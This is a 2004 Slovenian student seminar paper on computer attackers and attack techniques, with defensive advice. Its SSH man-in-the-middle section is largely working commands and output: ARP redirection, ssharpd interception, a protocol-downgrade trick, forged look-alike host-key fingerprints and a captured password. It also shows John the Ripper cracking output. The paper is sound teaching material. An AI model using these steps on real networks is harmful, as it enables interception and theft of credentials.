Hackerji in crackerji

Matjaž Kljun
Vpisna številka: 6960056

Maj 2004

Seminarska naloga pri predmetu Kriptografija in računalniška varnost

Povzetek

V časih, ko je računalniška varnost ključnega pomena za delovanje svetovnega gospodarstva in v svetu, kjer poznavanje informacij pomeni prednost pred konkurenco, nam lahko najmanjša razpoka v računalniškem sistemu naredi ogromno škode.

Tako se sama od sebe postavljajo vprašanja na katera bomo skušali odgovoriti v tem članku:

- kdo nas želi napasti,
- zakaj nas želi napasti,
- kako nas lahko napade in
- kako se lahko ubranimo?

V uvodu bomo predstavili napadalce: kdo so in s kakšnim namenom skušajo vdreti v računalniški sistem in kako je vdiranje sploh mogoče. Pri tem bomo rayložili pojem napada računalniske luknje. Nadalje bomo napade na računalniška omrežja razdelili na tri večje skupine [3] in vsako od njih predstavili v svojem poglavju. Pri vsaki podskupini si bomo pogledali primer napada, orodja in napotke pri obrambi.

V prvo skupino spadajo računalniški napadi, ki temeljijo na poznavanju kriptografije. Gre za napade, pri katerih skuša napadalec na različne načine razbiti geslo uporabnika na sistemu (razbijanje šifer).

V drugo skupino spadajo napadi, ki izkoriščajo lastnosti in strukturo različnih omrežij (telefonska, brezžična, *ethernet*, ...) in njihovih protokolov (vohljanje, skeniranje, itemize).

V tretjo skupino pa spadajo napadi, ki temeljijo na poznavanju programskih jezikov, delovanja programske opreme, protokolov, ... (trojanski konji, virusi, črvi, buffer owerflow napadi, DOS napadi, rootkits).

1 Uvod

1.1 Pogled v zgodovino računalniskih napadov

Napadi na računalnike so stari toliko, kolikor je staro prvo računalniško omrežje namenjeno širšim množicam. Začetki segajo torej v obdobje omrežij DECNET in X.25 v začetku osemdesetih ter TCP/IP konec osemdesetih in začetku devetdesetih let prejšnjega stoletja. V zadnjem času so na muhi tudi omrežja mobilne telefonije in ostala brezžična omrežja. Praktično je danes vsako za javnost odprto omrežje razlog za nove podvige. Do srede devetdesetih let so bila tarča predvsem bančna podjetja, zavarovalnice, vlade in vojaške institucije. Danes se vdiralci bolj nagibajo k ponudnikom analogne in mobilne telefonije, ponudnikom spletnih storitev ter izdelovalcem računalniške opreme - programske in strojne. Sistemi za testiranje izvorne kode so še posebej zanimivi zaradi možnosti spreminjanja le te, in s tem vstavitve stranskih vrat (backdoor program), ki kasneje omogočajo dostop do sistemov s tako programsko opremo. Tarča so tudi usmerjevalniki, prehodi (gateways), požarni zidovi, telefonska stikala[1] in drugi kosi računalniške opreme. Poleg omenjenega so znana tarča še vedno strokovnjaki za računalniško varnost in zadnje čase tudi računalniški sistemi drugih vdiralcev (do 'spopadov' prihaja med posamezniki ali skupinami). Vendar je lahko tarča vsak računalnik, ki je priklopljen v kakršno koli omrežje. Zato je tolažba, da naš sistem ni zanimiv, slaba.

Če je za prve vdiralce veljalo pravilo, da so delovali v skupinah ali pa se v skupine vsaj družili in med sabo izmenjevali trofeje (tehnike in postopke vdorov, gesla, številke kreditnih kartic, programsko opremo, ...), se današnji nagibajo k anonimnemu delu. Razlog so številne aretacije v začetku devetdesetih let po vsem svetu, ko so prijeli večino takratnih "najbolj uspešnihšvetovnih vdiralcev v računalniška omrežja. Današnji vdiralci vse svoje podatke kriptirajo, da jih ne bi mogli uporabiti kot dokaz proti njim. Slabosti programske opreme večinoma odkrivajo sami z branjem izvorne kode vrstico za vrstico. Taka odkritja zadržijo zase, saj z javno objavo 'tvegajo' izdajo popravka za take slabosti [5] in s tem nezmožnostjo izkoriščanja lastne najdbe.

1.2 Kdo napada in zakaj?

Kdo so ti svetovni popotniki in kaj so motivi njihovih navideznih popotovanj po svetovih, ki jih navadni uporabniki računalnikov večinoma ne razumejo? Najprej se ustavimo pri definicijah določenih angleških izrazov [8]:

- HACKER
  Skozi kratko računalniško zgodovino je ta izraz dobival različne pomene. Pred sredino osemdesetih let prejšnjega stoletja je označeval osebo, ki ogromno ur presedi za računalniškim zaslonom, raziskuje tehnične lastnosti računalniške opreme brez priročnikov in se ukvarja s programiranjem (v strojnem ali višjem programskem jeziku).

  Po *The New Hacker's Dictionary* opisuje izraz bistrega računalniškega programerja, ki ni nujno vključen v ilegalne posle. Malo starejši šolani programerji uporabljajo izraz za opis amaterskih in nešolanih programerjev, kar je deloma res. Vrhunski 'hackerji'

[1] Angleško izraz: switches

navadno niso šolani strokovnjaki računalniške stroke. So računalniški navdušenci, ki uživajo v raziskovanju in odkrivanju vseh podrobnosti računalniških sistemov, programske opreme in omrežij ter skušajo iz vsega iztisniti največ zmožnosti.

Z začetkom prvih aretacij so ta izraz začeli uporabljati mediji in z njim označevali osebo, ki skuša pridobiti neavtoriziran dostop do računalnika, kar je omejen in zgrešen pogled. Nekateri hackerji se ukvarjajo tudi z neavtoriziranimi dostopi do računalniških sistemov, vendar, za razliko od *crackerjev*, na svojih potovanjih ne delajo škode. Vodi jih samo radovednost in želja po osvojitvi določene tarče. Edina 'škoda', ki jo povzročajo, so sivi lasje sistemskih vzdrževalcev, ki morajo svoje sisteme obvarovati pred nepovabljenimi gosti.

- CRACKER
  Izraz so si izmislili *hackerji* sami sredi osemdesetih let prejšnjega stoletja, da bi poudarili razliko med dobrimi in slabimi vdiralci v računalniška omrežja. Načini in tehnike, ki jih pri svojem delu uporabljata obe skupini, so enaki. Razlika je le v namenu vdora. *Crackerji* izvajajo napade z namenom povzročiti škodo (preoblikovanje sistema za drugačno uporabo ali njegovo uničenje, spreminjanje in prodaja informacij, ...) za razliko od *hackerjev*, ki vdirajo zaradi radovednosti. Tri pravila, ki se jih *hackerji* držijo in ki ne veljajo za *crackerje* so: ne uničiti sistema, ne spreminjati informacij na sistemu in ne izdati videnih informacij. *Hackerji* svoje početje vidijo kot obisk nacionalnega parka: oglej si ga in ga pusti nedotaknjenega. Vendar nekateri tudi to - uporabo tujih računalniških virov - vidijo kot krajo. Pogosto uporabljeno opravičilo je, da teh virov ob dveh zjutraj, ko se napadi navadno izvajajo, nihče ne potrebuje. Za razliko od *crackerjev* si *hackerji* ničesar ne lastijo. Pogosto napadene sisteme celo 'negujejo in varujejo'.

- PHREAKER
  Včasih to skupino po krivem zamenjujejo z *hackerji*. V bistvu bi jih lahko imeli za njihovo podskupino, saj je njihovo delo omejeno le na telefonska omrežja. Njihov namen je iskati pomanjkljivosti takih omrežij, ki jih nato uporabljajo za klicanje na tuje stroške: druge osebe ali podjetja (ponavadi kar telekomunikacijska). Pravijo jim tudi 'a phone hacker'. Izraz je pa skovanka besed 'PHone in fREAKER'. Do pred kratkim, ko se je od doma lahko dostopalo do svetovnega spleta le preko navadnih modemov in telefonskih omrežij, je *hackanje* in *phreackanje* hodilo z roko v roki. Za dolgo ure raziskovanja in potovanja po različnih omrežjih so *hackerji* vedno poskušali najti načine kako zmanjšati telefonske stroške. Tako so pogosto uporabljali *phreakerske* tehnike.

Glede na tri opisane skupine računalniških vdiralcev je skoraj nemogoče dobiti splošen opis. Vdiralci so lahko vseh starosti. Večina začne z vdiranjem v najstniških letih in konča do tridesetega leta. Le redki se s takim početjem ukvarjajo dlje. Prihajajo iz različno situiranih družin in različnih okolij. Motive lahko razdelimo na naslednjih pet skupin [1] [2]:

- Izziv: spopad z novimi sistemi, tehnologijami, raziskovanje nove programske opreme, poizkušanje prekositi samega sebe, veselje po zavzetju računalniškega sistema, ...

- Profit: plačilo za dostavo podatkov, povzročeno škodo, zbiranje škodljivih informacij, kraja denarja (kreditne kartice) in drugih plačljivih storitev, ...
- Omejenost: hvaljenje pred prijatelji, želja po dokazovanju pred drugimi, želja biti nekaj več kot drugi uporabniki računalnikov, ...
- Politični razlogi: širjenje svojih idej in propaganda (politicna, verska, rasna, ...)preko posvojenih sistemov ter
- Sovraštvo: želja povzročitvi škodo na sistemih velikih osovraženih podjetij, drugače mislečih organizacij, verskih razlogov, ... , maščevanje lastniku računalniškega sistema zaradi odpustitve iz službe in podobnih razlogov.

1.3 Kaj je napad

Preden se lotimo tehnik in postopkov poskusimo razložit še nekaj pojmov.

1.3.1 Luknje

Pojem je tako splošen, da ga je potrebno malo bolj podrobneje analizirati. Vendar je taka ali drugačna luknja razlog oziroma je luknja boter vsakemu vdoru v računalniški sistem. Lahko je to luknja v varnosti (uporaba nekriptiranih gesel), luknja v programski opremi, luknja v definiciji protokola, itd. Iz tega lahko potegnemo splošno definicijo:

Luknja je vsaka značilnost programske ali strojne opreme, ki neavtoriziranemu uporabniku omogoči dostop do računalniškega sistema ali poveča pravice na računalniškem sitemu brez odobritve.

Luknje lahko razdelimo v naslednje skupine, ki so definirane od najmanj do najbolj nevarnih [2]:

- Tip C: luknje, ki omogočajo DOS napade.

  Napadi, ki izkoriščajo take luknje, se skoraj vedno izvajajo na nivoju operacijskih sistemov oz. delu v OS, ki skrbi za omrežje in omreženost.

- Tip B: luknje, ki omogočajo lokalno neavtorizirano prijavo v računalniški sistem.

  Luknje tega tipa so večinoma v programski opremi (ne glede na operacijski sistem), slaba programska koda (prekoračitev pomnilnika [2]).

- Tip A: luknje, ki omogočajo oddaljeno neavtorizirano prijavo v računalniški sistem.

  Luknje so razlog slabe administracije, zaščite in konfiguracije programske opreme ter računalniških sistemov.

[2] Angleški izraz: buffer overflow

Ponavadi napadalec izkorišča več lukenj hkrati. Poglejmo si sledeči scenarij: če je napadalec oddaljen skuša najprej pridobiti na sistemu pravice lokalnega uporabnika. Ko si pridobi pravice si, jih skuša povečati (pridobiti pravice skrbnika). V tem primeru je napadalec uporabil najprej luknjo tipa A in nato luknjo tipa B. Velja pravilo, da če napadalec odkrije eno luknjo, ima večje možnosti pri odkritju druge.

1.3.2 Oblika napada

Poznamo dve obliki napadov: **lokalni napad** in **oddaljeni napad**.

Oddaljen napad je vsak napad na računalniški sistem, nad katerim napadalec nima fizičnega dostopa. Računalniški sistem je lahko v istem omrežju ali pa oddaljen 1000 kilometrov. Oddaljen računalnik je torej vsak računalnik, ki ga lahko dosežemo z enim od protokolov preko določenega omrežja [2].

Pri lokalnem napadu ima napadalec fizični dostop do omrežja ali računalniškega sistema. Takšen napad je lahko prisluškovanje potujočim paketom na določenem mediju, poskus avtentifikacije na računalniškem sistemu (ponoven zagon računalnika, zaganjanje v enouporabniškem načinu (Unix) ali varnem načinu (Okna)), kraja (prenosni računalniki) ali pa fizično uničenje opreme (rezanje žic, uničenje računalniške opreme) [4].

Sledi, da so lokalni napadi dosti lažji od oddaljenih. Proti takim napadom lahko storimo marsikaj, vendar kako zakleniti strežnik v omaro ne bo predmet tega sestavka.

Ker pri enem napadu napadalci izkoriščajo več različnih lukenj, sledi, da se pri napadu uporabljajo različne tehnike, saj so te posledica različnih lukenj in lastnosti sistemov. Seveda napadi ne spadajo v eno samo skupino (kriptografija, omrezja, poznavanje programske opreme). Viruse in črve lahko uvrstimo med napade, ki izkoriščajo lastnosti omrežja. Vendar je za njihov nastanek potrebnega precej znanja na področju programiranja in samega poznavanja delovanja omrežja, operacijskih sistemov in programov.

V naslednjem poglavju se bomo bolj osredotočili na oddaljene napade. Pri oddaljenih napadih napadalec izkorišča zgoraj opisane skupine lukenj strojne in programske opreme.

2 Napadi, ki temeljijo na poznavanju kriptografije

Teorija kriptografije je preobsežna, da bi se je v tem sestavku lotili v celoti. Vendar je nujno potrebno pojasniti vsaj nekaj osnovnih izrazov.

Brezpogojna varnost - opisuje kriptografski sistem, ki se ga ne da razbiti, tudi če imamo neomejene vire in pripomočke.

Izračunljiva varnost - opisuje kriptografski sistem, ki ga lahko razbijemo z najboljšim algoritmom v nesprejemljivem času in veliko količino računalniških virov.

Poznamo dve vrsti šifriranja: *simetrično* in *asimetrično*. Simetrično uporablja enak ključ sa šifriranje in dešifriranje. Znani algoritmi so DES, Blowfish, AES, LCFR in RC4. Asimetrično pa uporablja dva ključa: javnega in privatnega. Pri takem šifriranju odpade vprašanje distribucije ključa (ki je ključnega pomena pri simetričnem šifriranju). Je pa zato bolj počasno. Obstajajo tudi *hibridni* kriptosistemi, ki vsebujejo dobre lastnosti obeh vrst

šifriranja: asimetrično šifriranje se uporablja za šifriranje naključno generiranih ključev, informacija pa se šifrira po simetrični poti. Večina modernih kriptografskih aplikacij uporablja tak način. Primeri so SSH, SSL in PGP.

2.1 Man-in-the-Middle napad

Eden od načinov, kako zaobiti šifriranje podatkov pri hibridnem načinu je MiM napad. Napad sicer ni direktno povezan s poznavanjem kriptografije, vendar se ga uporablja tudi pri prestrezanju podatkov preden se ti šifrirajo. Za to pa je potrebno nekaj znanja o šifrirnih protokolih oz. o tem kako delujejo. Druge tehnike uporabe MiM napadov so opisane v 3. poglavju pri načinih *vohljanja*. Če napadalec vohlja po omrežju za ključem, ki je kriptiran z asimetričnim šifriranjem, mu bo ključ neberljiv. Če pa se postavi med pošiljatelja in prejemnika je scenarij lahko sledeč: napadalec se pošiljatelju predstavi kot prejemnik in prejemniku kot pošiljatelj. Namesto s prejemnikom, vzpostavi pošiljatelj asimetrično šifrirano povezavo z napadalcem, ki tako preko asimetrično šifriranega kanala zve za skrivni ključ. Napadalec nato vzpostavi povezavo še s prejemnikom, ki je prepričan, da komunicira s pošiljateljem. Na ta način napadalec vzdržuje dve povezavi z dvema različnima ključema. Pakete od pošiljatelja dešifrira s prvim ključem, jih šifrira z drugim ključem in pošlje k prejemniku. Vsebino lahko vmes celo spreminja, ne da bi pošiljatelj in prejemnik za to vedela.

Poglejmo si primer takega napada. Vzemimo program *ssharp*. Ta sprejema pakete in jih nato preusmerja na drugi IP naslov. Skripta arpredirect.pl preusmerja ARP pakete in zakriva MAC naslov napadalca. *iptables* pa uporabimo za preusmeritev paketov iz vrat 22, ki jih uporablja *ssh*, na vrata 1337, ki jih uporablja *ssharp*. IP naslov napadalca je 192.168.0.193, pošiljatelja 192.168.0.118 in prejemnika 192.168.0.189

Napadalec@192.168.0.193

```
192.168.0.193# iptables -t nat -A PREROUTING -p tcp --sport
1000:5000 --dport 22 -j REDIRECT --to-port 1337 -i eth0

192.168.0.193# ./ssharpd -4 -p 1337
Dude, Stealth speaking here. This is 7350ssharp, a smart SSH1 &
SSH2 MiM attack implementation. It's for demonstration and
educational purposes ONLY! Think before you type ... (<ENTER>
or <Ctrl-C>)

192.168.0.193# ./arpredirect.pl 192.168.0.118 192.168.0.189
Pinging 192.168.0.118 and 192.168.0.189 to retrieve MAC
addresses... Retrieving MAC addresses from arp cache...
Retrieving your IP and MAC info from ifconfig...
[*] Gateway: 192.168.0.118 is at 00:C0:F0:79:3D:30
[*] Target: 192.168.0.189 is at 00:02:2D:04:93:E4
[*] You: 192.168.0.193 is at 00:00:AD:D1:C7:ED
Redirecting: 192.168.0.118-> 00:00:AD:D1:C7:ED <-192.168.0.189
Redirecting: 192.168.0.118-> 00:00:AD:D1:C7:ED <-192.168.0.189
```

Med preusmerjanjem se med pošiljateljem in prejemnikom vzpostavi SSH povezava.

Pošiljatelj@192.168.0.118

```
192.168.0.118$ ssh root@192.168.0.189

The authenticity of host '192.168.0.189 (192.168.0.189)' can't
be established. RSA key fingerprint is
01:17:51:de:91:9b:58:69:b2:91:6f:3a:e2:f8:48:fe. Are you sure
you want to continue connecting (yes/no)? yes Warning:
Permanently added '192.168.0.189' (RSA) to the list of known
hosts.
root@192.168.0.189's password:
Last login: Wed Jan 22 14:03:57 2003 from 192.168.0.118

192.168.0.189# exit
Connection to 192.168.0.189 closed.
```

Pošiljatelj je vzpostavil povezavo s prejemnikom in z njegove strani je povezava potekala po vseh pravilih. Kaj pa na računalniku napadalca?

Napadalec@192.168.0.193

```
Redirecting: 192.168.0.118-> 00:00:AD:D1:C7:ED <-192.168.0.189
Redirecting: 192.168.0.118-> 00:00:AD:D1:C7:ED <-192.168.0.189
Ctrl-C caught, exiting cleanly. Putting arp caches back to
normal.

192.168.0.193# cat /tmp/ssharp
192.168.0.189:22[root:1h4R)2cr4Kpa$$w0r)]
```

Napadalec je na ta način lahko prišel do gesla. Vendar so avtorji SSL in SSH napisali protokol s tem v mislih. SSL za avtentifikacijo uporablja certifikate, SSH pa prstne odtise. Če napadalec nebi imel pravega certifikata ali prstnega odtisa, mu tak napad ne bi uspel. V našem primeru se je pošiljatelj prvič prijavljal na računalnik prejemnika, zato še ni imel prstnega odtisa tistega računalnika. Tako je prejemnik prevzel prstni odtis od napadalca. Če napadalec neha prisluškovati prometu med pošiljateljem in prejemnikom, bo naslednjič pošiljatelj opozorjen, da se je prstni odtis spremenil (tokrat bi seveda bil odtis od prejemnika pravi, ker je prej pošiljatelj poznal ključ od napadalca). Prav tako bi dobil obvestilo, če bi se že prej povezal in dobil prstni odtis od prejemnika in bi se napadalec kasneje vrinil vmes.

Tudi SSH prstni odtisi niso brez lukenj. Te so bile seveda v najnovejši različici SSH odpravljene. Še vedno pa obstajajo v starejših izvedbah.

Pri vsaki prvi povezavi z drugim računalnikom se na naš računalnik shrani prstni odtis oddaljenega računalnika. Ti odtisi se hranijo v datoteki .ssh/known_hosts. Vendar obstajata dve različici protokola SSH (SSH1 in SSH2) z različnimi prstnimi odtisi. Če poženemo naslednja ukaza, dobimo dva različna prstna odtisa za isti računalnik:

Napadalec@192.168.0.193

```
$ ssh -1 192.168.0.189
The authenticity of host '192.168.0.189
(192.168.0.189)' can't be established. RSA1 key fingerprint is
87:6d:82:7f:15:49:37:af:3f:86:26:da:75:f1:bb:be. Are you sure
you want to continue connecting (yes/no)?

$ ssh -2 192.168.0.189
The authenticity of host '192.168.0.189
(192.168.0.189)' can't be established. RSA key fingerprint is
cc:80:12:75:86:49:3a:e6:8b:db:71:98:1e:10:5e:0f. Are you sure
you want to continue connecting (yes/no)?
```

S telnet-om lahko napadalec preveri, kateri protokol razume njegov in oddaljeni računalnik.

Napadalec@192.168.0.193

```
$ telnet 192.168.0.193 22
Trying 192.168.0.193...
Connected to 192.168.0.193.
Escape character is '^]'.
SSH-2.0-OpenSSH_3.5p1
Connection closed by foreign host.

$ telnet 192.168.0.189 22
Trying 192.168.0.189...
Connected to 192.168.0.189.
Escape character is '^]'.
SSH-1.99-OpenSSH_3.5p1
Connection closed by foreign host.
```

Napadalčev računalnik razume samo SSH2 protokol, medtem ko prejemnikov razume oba (1.99 pomeni oba). Napadalec lahko pošiljateljev računalnik prepriča da s prejemnikom uporabljata SSH2 protokol. Pošiljatelj tako ne dobi opozorila ampak samo vprašanje, če želi sprejeti novi ključ. Poglejmo si primer. Napadalec izvede isti napad,le da pri *ssharpd* programu uporabi zastavico -7, ki pošiljateljev računalnik pripravi do komuniciranja po SSH2 protokolu.

Pošiljatelj @ 192.168.0.118 preveri prejemnika pred MIM napadom

```
192.168.0.118$ telnet 192.168.0.189 22
Trying 192.168.0.189...
Connected to 192.168.0.189.
Escape character is '^]'.
SSH-1.99-OpenSSH_3.5p1
```

Napadalec @ 192.168.0.193 vzpostavi MiM napad

```
192.168.0.193# iptables -t nat -A PREROUTING -p tcp --sport
1000:5000 --dport 22 -j REDIRECT --to-port 1337 -i eth0
192.168.0.193# ./ssharpd -4 -p 1337 -7
...
192.168.0.193# ./arpredirect.pl
...
```

Pošiljatelj @ 192.168.0.118 preveri prejemnika po MiM napadu

```
192.168.0.118$ telnet 192.168.0.189 22
Trying 192.168.0.189...
Connected to 192.168.0.189.
Escape character is '^]'.
SSH-2.0-OpenSSH_3.5p1
```

Pošiljatelj pri naslednji SSH povezavi s prejemnikom ne dobi opozorila, ampak samo vprašanje, če želi sprejeti drugi ključ. Dober vzdrževalec približno pozna prstne odtise svojih strežnikov. Vsaj nekaj prvih in zadnjih črk. Tako lahko hitro opazi, da se odtis razlikuje. Vendar obstaja program *Fuzzy Fingerprints*, ki prstne odtise naredi skoraj podobne. Najprej dobimo odtis prejemnikovega računalnika, poženemo *fuzzy fingerprint* nad tem odtisom in shranimo odtise v /tmp/ssh-rsa* datoteke.

```
$ ssh-keyscan -t rsa 192.168.0.189 > /tmp/189.hostkey
$ ssh-keygen -l -f /tmp/189.hostkey
1024 cc:80:12:75:86:49:3a:e6:8b:db:71:98:1e:10:5e:0f
192.168.0.189
$ ffp -f md5 -k rsa -b 1024 -t
cc:80:12:75:86:49:3a:e6:8b:db:71:98:1e:10:5e:0f
...
Exiting and saving state file /var/tmp/ffp.state
$ ffp -e -d /tmp
```

Po pregledu datotek ugotovimo, v kateri je shranjen najbolj podoben odtis. Recimo, da je v datoteki /tmp/ssh-rsa00.

```
$ ls -1 /tmp/ssh-rsa??.pub | xargs -n 1 ssh-keygen -l -f
...
```

Pri napadu samo še uporabimo to datoteko, ki pošiljatelju prikaže lažni ključ.

```
# ./ssharpd -h /tmp/ssh-rsa00 -p 1337
```

Sedaj tudi najbolj vesten opazovalec steSka opazi razliko med pravim in lažnim ključem.

2.2 Razbijanje gesel

V zgornjem primeru smo si ogledali kako lahko napadalec prestreže geslo brez posebnega napora. Vse, kar se pošilja med pošiljateljem in prejemnikom, zapisuje v datoteko, ki jo lahko kasneje prebere. Vendar tak način ni vedno mogoč.

Drugi način, da napadalec pride do gesla, je razbijanje kriptiranih gesel. Danes imajo vsi operacijski sistemi gesla shranjena v taki ali drugačni datoteki. Zakriptirana so z eno od enosmernih funkcij. Ena najbolj uporabljenih je CRYPT, ki temelji na DES algoritmu. Pogosto uporabljani sta tudi MD5 in Blowfish funkciji.

DES Algoritem

Kot povedano sloni CRYPT na DES algoritmu. Ta pričakuje na vhodu geslo in začinjeno vrednost, vrne pa kriptirani tekst. Kriptirani tekst je matematično nemogoče vrniti v čistopis. Torej se gesla ne da dobiti samo iz kriptiranega teksta.

Druga značilnost algoritma je omejena dolžina gesel na 8 znakov. Spodnjih 7 bitov vsakega bajta ključa se uporabi za generiranje 56-bitnega ključa, ki se uporabi za kriptiranje neke konstante (ponavadi sestavljena iz samih ničel) in generiranja 13 mestnega zakriptiranega niza, kar bomo videli v spodnjem primeru pri napadu s slovarjem.

Ko se uporabnik prijavlja v sistem, ta od njega zahteva geslo. Sistem iz kriptiranega gesla pobere začinjeno vrednost in jo z isto enosmerno funkcijo in začinjeno vrednostjo zakriptira. Če se kriptirana niza ujemata, je avtentifikacija uspešna.

MD5 algoritem

MD5 algoritem je izboljšana različica CRYPT algoritma, saj omogoča daljša gesla od osmih znakov, daljše zakriptirane nize od 13 znakov. Uporablja tudi druge nealfanumerične znake (ne samo -,.,_), in se ga, za razliko od CRYPT-a, lahko izvaža iz ZDA [4].

2.2.1 Napad s slovarjem

Ker je matematično nemogoče iz kriptiranega gesla dobiti ven pravo geslo, so se napadalci začeli posluževati drugih tehnik. Vsako besedo v slovarju zakriptiramo z začinjeno vrednostjo in jo primerjamo z vrednostjo v datoteki z gesli. Poglejmo si primer kratkega programa napisanega v *perl*-u in kriptiranje gesla *test* z začinjeno vrednostjo *je* in *xy*

```
$ perl -e '$hash = crypt("test", "je"); print "$hash\n";'
jeHEAX1m66RV.
```

```
$ perl -e '$hash = crypt("test", "xy"); print "$hash\n";'
xyVSuHLjceD92
```

Vrnjena vrednost funkcije je drugačena za isto geslo pri drugi začinjeni vrednosti. Verjetnost, da si dva različna uporabnika izbereta isto geslo in da je njun kriptirani niz enak (da se uporabi ista začinjena vrednost), je 1 proti 4096 [4]. Torej je vseh možnih začinjenih vrednosti 4096.

Pri razbijanju gesel s pomočjo slovarja enostavno preberemo prva dva znaka gesla, ki predstavljata začinjeno vrednost, vsako besedo v slovarju kriptiramo in pogledamo če se se dobljeni niz ujema s tistim, ki je spravljen v datoteki z gesli. Tak program vsebuje samo eno zanko, ki prej ali slej pride do rešitve, če je geslo beseda iz slovarja. Tukaj lahko vidimo slabo lastnost takega napada, ker vsako geslo ni beseda iz slovarja. Že geslo *test1* bi pri takem napadu programu povzročilo probleme. Novejši slovarji pri napadih že vsebujejo razne številke. Algoritmi programov za razbijanje gesel, napisanih v zadnjih nekaj letih, zamenjujejo podobne črke in številke ali sklop črk s številkami. Bolj napredni slovarji uporabljajo tudi besede več jezikov. Vendar večji slovarji zahtevajo tudi več časa za napad.

2.2.2 Brut-force napad

Pri Brut-force napadu preizkusimo vse možne kombinacije znakov. S takim načinom teoretično lahko razbijemo vsako geslo. Vendar bi to zahtevalo ogromno časa. Z 95-imi možnimi znaki za geslo, pri CRYPT algoritmu, bi za vsako geslo dolgo 8 znakov porabili 95^8 možnosti. Z vsakim novim znakom se dolžina slovarja eksponentno poveča. Če računalnik pregleda 20,000 besed na sekundo, potrebuje za pregled vsega slovarja še vedno več kot 13,000 let. Tudi, če dodamo 1000 računalnikov in vsak od teh pregleda 20,000 besed na sekundo, bi še vedno potrebovali okoli 20 let. Vendar se pri krajših geslih čas napada skrajša, če predpostavimo, da se dolžina slovarja z vsakim znakom manj v geslu eksponentno manjša. Za gesla dolga 4 znake imamo v slovarju 95^4 gesel, ki jih z računalnikom, ki pregleda 20,000 gesel v sekundi, pregledamo v dobri uri [3].

Eden boljših programov, ki uporablja oba načina (slovar in brute-force) je *John The Ripper* [9] . Če mu damo kot vhod datoteko v kateri so shranjena gesla na večini Unix in Linux distribucijah (operacijski sistem Windows shranjuje gesla v bazi podatkov SAM), nam sproti izpisuje najdena gesla.

```
# john /etc/shadow
Loaded 142 passwords with 125 different salts
(Standard DES [48/64 4K])
guesses:0 time:0:00:00:50 40\%(2)c/s:126156 trying:
        yvonne? - dlls
guesses:0 time:0:00:00:51 41\%(2)c/s:126102 trying:
        pndr - ccts
...
guesses:0 time:0:00:05:32 (3)\%c/s:120292 trying:
```

```
        steeder2 - compsof1
reep             (uporabnik)
guesses: 1 time: 0:01:37:29 24\% (2) c/s: 237 trying: molly9
Session aborted
#
```

Napadalec, ki nima dostopa do datoteke z gesli - */etc/shadow* lahko poskuša vdreti v sistem s ponavljanjem avtentifikacije z določenim uporabniškim imenom (npr. root). Je pa ta napad neuporaben za resno vdiranje in ga je lahko odkriti. Vendar tak način zahteva še vsaj 10 krat več časa, kot bi ga potrebovali sicer.

Zadnje čase se pri brute-force napadih pojavlja porazdeljen napad. Napadalec ročno porazdeli obremenitev iskanja na več računalnikov ali pa to zanj stori program, ko med napadom išče proste vire in porazdeljuje delo.

2.2.3 Orodja

Na žalost se najde na spletu ogromno orodij za razbijanje gesel. Vendar imamo to lahko tudi za srečo, saj lahko vzdrževalci prav tako kot napadalci, pregledujejo varnost računalniškega sistema [7].

- Mio-Star - je program, pisan za operacijske sisteme Unix in Linux, ki omogoča porazdeljeno iskanje na računalnikih, ki imajo nameščen *perl*.
- Saltine Cracker - razbija tako NT HASH (MD4) kot POSIX LibDES (CRYPTv3) gesla.
- Slurpie - program je pisan za operacijske sisteme Unix in Linux in lahko simultano teče na različnih računalnikih.
- John the Ripper - je odprtokodni program in njegova prednost je razbijanje različnih kriptirnih algoritmov. Napisan je bil prvenstveno za Unix, vendar zna razbijati tudi po NT LanMan algoritmu zakriptirana gesla.
- L0phtCrack (LC3) - je najbolj razširjen program za razbijanje gesel. Razbija NT gesla iz podatkov SAM datotek, iz varnostnih kopij SAM datotek, iz vohljanja za kriptiranimi gesli v omrežju, ... [10]. LC3 omogoča hkratno simultano povezovanje ne več računalnikov.
- Crack - Še vedno zelo popularen v Unix okoljih in velja za standard med programi za razbijanje gesel [4].

Še vedno so uporabni tudi starejši programi, kot so Killer cracker, XIT, Merlin, Viper in drugi, ki ne omogočajo samodejnega porazdeljenega iskanja, vendar so njihovi algoritmi prav tako uspešni pri razbijanju gesel[2].

2.2.4 Obramba

Gesla, kot so uporabniško ime, osebne informacije, besede iz slovarjev in tem podobna, so lahek plen za napadalce. Najboljša obramba pred napadom je močno geslo, ki ne temelji na nobeni od omenjenih skupin informacij. Tudi mešana gesla alfanumeričnih in drugih znakov so vse bolj ranljiva, ker orodja za razbijanje napredujejo. So pa še vedno najbolj varna. Pri izbiri gesla bi morali upoštevati naslednje:

- Geslo naj bo dolgo vsaj 8 znakov;
- Uporabljajmo velike in majhne črke v kombinaciji s števili in ne alfanumeričnimi znaki;
- Uporabljamo gesla, ki si jih lahko zapomnimo in nam jih ni treba zapisati;
- Gesla naj ne bodo starejša od 90 dni;
- Uporabnike opozarjajmo na nevarnost lahkih gesel;
- Z uporabo omenjenih programov pregledujmo gesla na sistemu;


Poskus napada s ponavljanjem avtentifikacije z določenim uporabniškim imenom lahko ugotovimo iz dnevniških datotek ali elektronskih sporočil, ki jih Linux in Unix sistemi samodejno generirajo in pošljejo vzdrževalcu sistema [4].

3 Napadi, ki temeljijo na poznavanju omrežja

Omrežje je predpogoj za komunikacijo. Pri komunikaciji med napravami pa potrebujemo protokol in pravila po katerih se naprave med seboj sporazumevajo. Če hočemo, da se vse naprave med seboj razumejo, morajo obvladati isti protokol. Računalniško omrežje ima standarden komplet protokolov, ki so definirani z OSI (Open systems interconnections) modelom. Protokoli so razdeljeni v sedem nivojev in vsak od njih skrbi za svoj del komunikacije. Informacija, ki potuje od enega do drugega sistema, potuje preko vseh plasti na prvem sistemu navzdol in v obratni smeri na drugi strani. Vsaka plast na enem sistemu komunicira z isto plastjo na drugem [11], kar prikazuje slika 1.

Sedem OSI plasti [3]:

- **Aplikacijska plast** - Skrbi za in nadzoruje zahteve, ki jih uporabnik poda aplikaciji.
- **Predstavitvena plast** - Odgovorna predstaviti podatke v aplikaciji razumljivem načinu. Na tej plasti se izvaja enkripcija in kompresija podatkov.
